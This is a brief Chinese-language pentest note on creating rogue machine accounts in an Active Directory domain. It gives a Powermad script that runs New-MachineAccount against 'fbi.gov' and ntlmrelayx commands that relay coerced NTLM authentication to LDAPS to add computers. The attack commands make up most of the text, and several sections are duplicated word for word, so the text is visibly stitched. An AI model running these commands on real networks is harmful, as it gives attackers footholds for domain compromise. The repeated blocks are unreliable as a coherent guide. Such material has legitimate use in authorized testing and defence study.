# 创建机器用户
域内普通用户都有属性`ms-DS-MachineAccountQuota`默认为10,代表默认可以创建十个机器用户
机器用户也是有域用户的一些属性,如果有机器用户凭据也可以用机器用户在域内进行域渗透

#### powermad创建机器用户
```
# 导入powermad
import-module .\powermad.ps1
# 设置机器账户的密码
$Password = ConvertTo-SecureString 'Passw0rd' -AsPlainText -Force
# 通过 New-MachineAccount 函数创建机器账户
New-MachineAccount -MachineAccount "test" -Password $($Password) -Domain "fbi.gov" -DomainCon
troller "dc.fbi.gov" -Verbose
```
#### NTLM Relay to LDAPS创建机器用户
需要域控制器未开启策略`域控制器:LDAP服务器通道绑定令牌要求`,默认没有设置
```
python3 ntlmrelayx.py -t ldaps://10.10.10.144 --add-computer --remove-mic --no-dump -smb2support
```

#### NTLM Relay to LDAPS创建机器用户
需要域控制器未开启策略`域控制器:LDAP服务器通道绑定令牌要求`,默认没有设置
```
python3 ntlmrelayx.py -t ldaps://10.10.10.144 --add-computer --remove-mic --no-dump -smb2support
```
 
机器用户也可以添加机器用户,我这里使用强制身份验证让域内某个机器对kaili进行身份验证并relay到ldaps添加机器用户
```
python3 ntlmrelayx.py -t ldaps://10.10.10.144 --add-computer --remove-mic --no-dump -smb2support
```

机器用户也可以添加机器用户,我这里使用强制身份验证让域内某个机器对kaili进行身份验证并relay到ldaps添加机器用户
```
python3 ntlmrelayx.py -t ldaps://10.10.10.144 --add-computer --remove-mic --no-dump -smb2support
```
 
